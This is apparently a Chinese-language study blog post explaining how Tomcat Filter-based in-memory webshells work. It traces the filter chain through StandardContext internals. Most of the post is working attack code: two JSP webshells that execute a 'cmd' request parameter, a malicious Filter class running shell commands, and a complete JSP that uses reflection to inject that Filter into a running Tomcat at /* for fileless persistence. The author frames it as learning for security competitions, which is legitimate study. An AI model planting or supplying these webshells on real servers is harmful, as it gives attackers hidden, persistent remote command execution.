前言
当我们访问一个java网站的路由时
在请求到达Servlet前,会经过若干自定义的Filter拦截器
假使动态注册恶意 Filter,并且将其放到 最前面,那么我们就实现的命令执行内存马
思路
再次之前,我们要学会如何搭建一个Servlet服务
可以看这位师傅的博客https://drun1baby.top/2022/08/22/Servlet-%E9%A1%B9%E7%9B%AE%E6%90%AD%E5%BB%BA/#%E7%AC%AC%E4%BA%8C%E7%A7%8D%E6%90%AD%E5%BB%BA%E6%96%B9%E5%BC%8F
能搭好一个服务之后,正式开始内存马学习
java目录下写入一个filter类
web.xml
1
2
3
4
5
6
7
8
9
10
11
| <?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0">
<filter> <filter-name>filter</filter-name>
<filter-class>filter</filter-class>
</filter>
<filter-mapping> <filter-name>filter</filter-name>
<url-pattern>/filter</url-pattern>
</filter-mapping></web-app>
|
这样在访问/filter时,会进入filter类里面
现在我们尝试调试进入filter之后会发生什么
单步调试进ApplicationFilterChain#doFilter

走到Globals.IS_SECURITY_ENABLED,进入internalDoFilter

这里就一直循环,上一个 Filter.doFilter() 方法中调用 FilterChain.doFilter() 方法将调用下一个 Filter.doFilter() 方法,最后一个Filter调用Servlet.service()
当然,更重要的是去分析Filter是如何被建立的,这涉及到我们内存马的创建
我们在init打个断点,看此前的调用栈
可能是版本的问题,无法找到和作者一样的断点
全局搜索还是存在的,关键类是StandardEngineValve#invoke 再往后就是一步步调用invoke,结合这张图是

最后是在最后一个管道的地方会创建一个链子,这个链子是 FilterChain,再对里头的 filter 进行一些相关的匹配。
最关键的在这一处StandardContext#findFilterConfig
1
2
3
| public FilterConfig findFilterConfig(String name) {
return (FilterConfig)this.filterConfigs.get(name);
}
|
1
| 构造含有恶意的 filter 的 filterConfig 和拦截器 filterMaps,就可以达到触发目的了,并且它们都是从 StandardContext 中来的。
|
而拦截器,对应之前web.xml里的filter-mapping 标签
以下就将延续这个东西进行展开
这里需要讲解一些基础概念
我们知道在standardContext类(是一个容器类,它负责存储整个 Web 应用程序的数据和对象,并加载了 web.xml 中配置的多个 Servlet、Filter 对象以及它们的映射关系)里面,有几个与filter相关的变量
1
2
3
4
| filterConfigs
filterDefs
filterMaps
filterMaps 中的FilterMap则记录了不同filter与UrlPattern的映射关系
|
在init之初
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
| public boolean filterStart() {
if (this.getLogger().isDebugEnabled()) {
this.getLogger().debug("Starting filters");
}
boolean ok = true;
synchronized(this.filterConfigs) {
this.filterConfigs.clear();
for(Map.Entry<String, FilterDef> entry : this.filterDefs.entrySet()) {
String name = (String)entry.getKey();
if (this.getLogger().isDebugEnabled()) {
this.getLogger().debug(" Starting filter '" + name + "'");
}
try {
ApplicationFilterConfig filterConfig = new ApplicationFilterConfig(this, (FilterDef)entry.getValue());
this.filterConfigs.put(name, filterConfig);
} catch (Throwable t) {
Throwable filterConfig = ExceptionUtils.unwrapInvocationTargetException(t);
ExceptionUtils.handleThrowable(filterConfig);
this.getLogger().error(sm.getString("standardContext.filterStart", new Object[]{name}), filterConfig);
ok = false;
}
}
return ok;
}
}
|
看到这里有点懵,对java某些特性有点不熟悉,哎
大佬的思路是
1
2
3
4
5
6
| 通过前文分析,得出构造的主要思路如下
1、获取当前应用的ServletContext对象
2、通过ServletContext对象再获取filterConfigs
2、接着实现自定义想要注入的filter对象
4、然后为自定义对象的filter创建一个FilterDef
5、最后把 ServletContext对象、filter对象、FilterDef全部都设置到filterConfigs即可完成内存马的实现
|
具体实现
jsp马
1
| <% Runtime.getRuntime().exec(request.getParameter("cmd"));%>
|
这是一个简单的无回显马
1
2
3
4
5
6
7
8
9
10
11
| <% if(request.getParameter("cmd")!=null){
java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1;
byte[] b = new byte[2048];
out.print("<pre>");
while((a=in.read(b))!=-1){
out.print(new String(b));
}
out.print("</pre>");
}
%>
|
这是一个简单的回显马

现在,我们直接写一个恶意Filter
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
| import javax.servlet.*;
import javax.servlet.annotation.WebFilter;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.io.InputStream;
import java.util.Scanner;
public class evilFilter implements Filter {
public void destroy() {
}
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws ServletException, IOException {
HttpServletRequest req = (HttpServletRequest) request;
HttpServletResponse resp = (HttpServletResponse) response;
if (req.getParameter("cmd") != null) {
boolean isLinux = true;
String osTyp = System.getProperty("os.name");
if (osTyp != null && osTyp.toLowerCase().contains("win")) {
isLinux = false;
}
String[] cmds = isLinux ? new String[]{"sh", "-c", req.getParameter("cmd")} : new String[]{"cmd.exe", "/c", req.getParameter("cmd")};
InputStream in = Runtime.getRuntime().exec(cmds).getInputStream();
Scanner s = new Scanner(in).useDelimiter("\\A");
String output = s.hasNext() ? s.next() : "";
resp.getWriter().write(output);
resp.getWriter().flush();
}
chain.doFilter(request, response);
}
public void init(FilterConfig config) throws ServletException {
}
}
|
直接改<url-pattern>/*</url-pattern>
可以实现

改成/evilFilter就不行了,没有回显
而现实想实现上述效果,就需要我们把Filter动态导入进去
知 StandardContext Filter实例存放在filterConfigs、filterDefs、filterMaps这三个变量里面,将fifter添加到这三个变量中即可将内存马打入
如何获取变量呢?
直接给出jsp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
| <%--
User: Drunkbaby
Date: 2022/8/27
Time: 上午10:31
--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="java.util.Map" %>
<%@ page import="java.io.IOException" %>
<%@ page import="org.apache.tomcat.util.descriptor.web.FilterDef" %>
<%@ page import="org.apache.tomcat.util.descriptor.web.FilterMap" %>
<%@ page import="java.lang.reflect.Constructor" %>
<%@ page import="org.apache.catalina.core.ApplicationFilterConfig" %>
<%@ page import="org.apache.catalina.Context" %>
<%@ page import="java.io.InputStream" %>
<%@ page import="java.util.Scanner" %>
<%
final String name = "Drunkbaby";
ServletContext servletContext = request.getSession().getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
appctx.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
Field stdctx = applicationContext.getClass().getDeclaredField("context");
stdctx.setAccessible(true);
StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
Field Configs = standardContext.getClass().getDeclaredField("filterConfigs");
Configs.setAccessible(true);
Map filterConfigs = (Map) Configs.get(standardContext);
if (filterConfigs.get(name) == null){
Filter filter = new Filter() {
@Override
public void init(FilterConfig filterConfig) throws ServletException {
}
@Override
public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOException, ServletException {
HttpServletRequest req = (HttpServletRequest) servletRequest;
if (req.getParameter("cmd") != null) {
boolean isLinux = true;
String osTyp = System.getProperty("os.name");
if (osTyp != null && osTyp.toLowerCase().contains("win")) {
isLinux = false;
}
String[] cmds = isLinux ? new String[] {"sh", "-c", req.getParameter("cmd")} : new String[] {"cmd.exe", "/c", req.getParameter("cmd")};
InputStream in = Runtime.getRuntime().exec(cmds).getInputStream();
Scanner s = new Scanner( in ).useDelimiter("\\a");
String output = s.hasNext() ? s.next() : "";
servletResponse.getWriter().write(output);
servletResponse.getWriter().flush();
return;
}
filterChain.doFilter(servletRequest, servletResponse);
}
@Override
public void destroy() {
}
};
FilterDef filterDef = new FilterDef();
filterDef.setFilter(filter);
filterDef.setFilterName(name);
filterDef.setFilterClass(filter.getClass().getName());
standardContext.addFilterDef(filterDef);
FilterMap filterMap = new FilterMap();
filterMap.addURLPattern("/*");
filterMap.setFilterName(name);
filterMap.setDispatcher(DispatcherType.REQUEST.name());
standardContext.addFilterMapBefore(filterMap);
Constructor constructor = ApplicationFilterConfig.class.getDeclaredConstructor(Context.class,FilterDef.class);
constructor.setAccessible(true);
ApplicationFilterConfig filterConfig = (ApplicationFilterConfig) constructor.newInstance(standardContext,filterDef);
filterConfigs.put(name, filterConfig);
out.print("Inject Success !");
}
%>
<html>
<head>
<title>filter</title>
</head>
<body>
Hello Filter
</body>
</html>
|
内存马的出现必然伴随它的检测,在打awd之类的比赛可以注意一下
其实看到这里我们的内存马依旧没与实际反序列化凑在一起,依旧需要文件落地
而且除了Filter,还有Listener,Servlet,Value型等等等
目前暂定的学习路径是学完基础的内存马,
参考
https://drun1baby.top/2022/08/22/Java%E5%86%85%E5%AD%98%E9%A9%AC%E7%B3%BB%E5%88%97-03-Tomcat-%E4%B9%8B-Filter-%E5%9E%8B%E5%86%85%E5%AD%98%E9%A9%AC/#0x04-Filter-%E5%9E%8B%E5%86%85%E5%AD%98%E9%A9%AC%E7%9A%84%E5%AE%9E%E7%8E%B0
http://wjlshare.com/archives/1529
https://blog.csdn.net/qq_34101364/article/details/120856415
https://www.cnblogs.com/nice0e3/p/14622879.html#servletcontext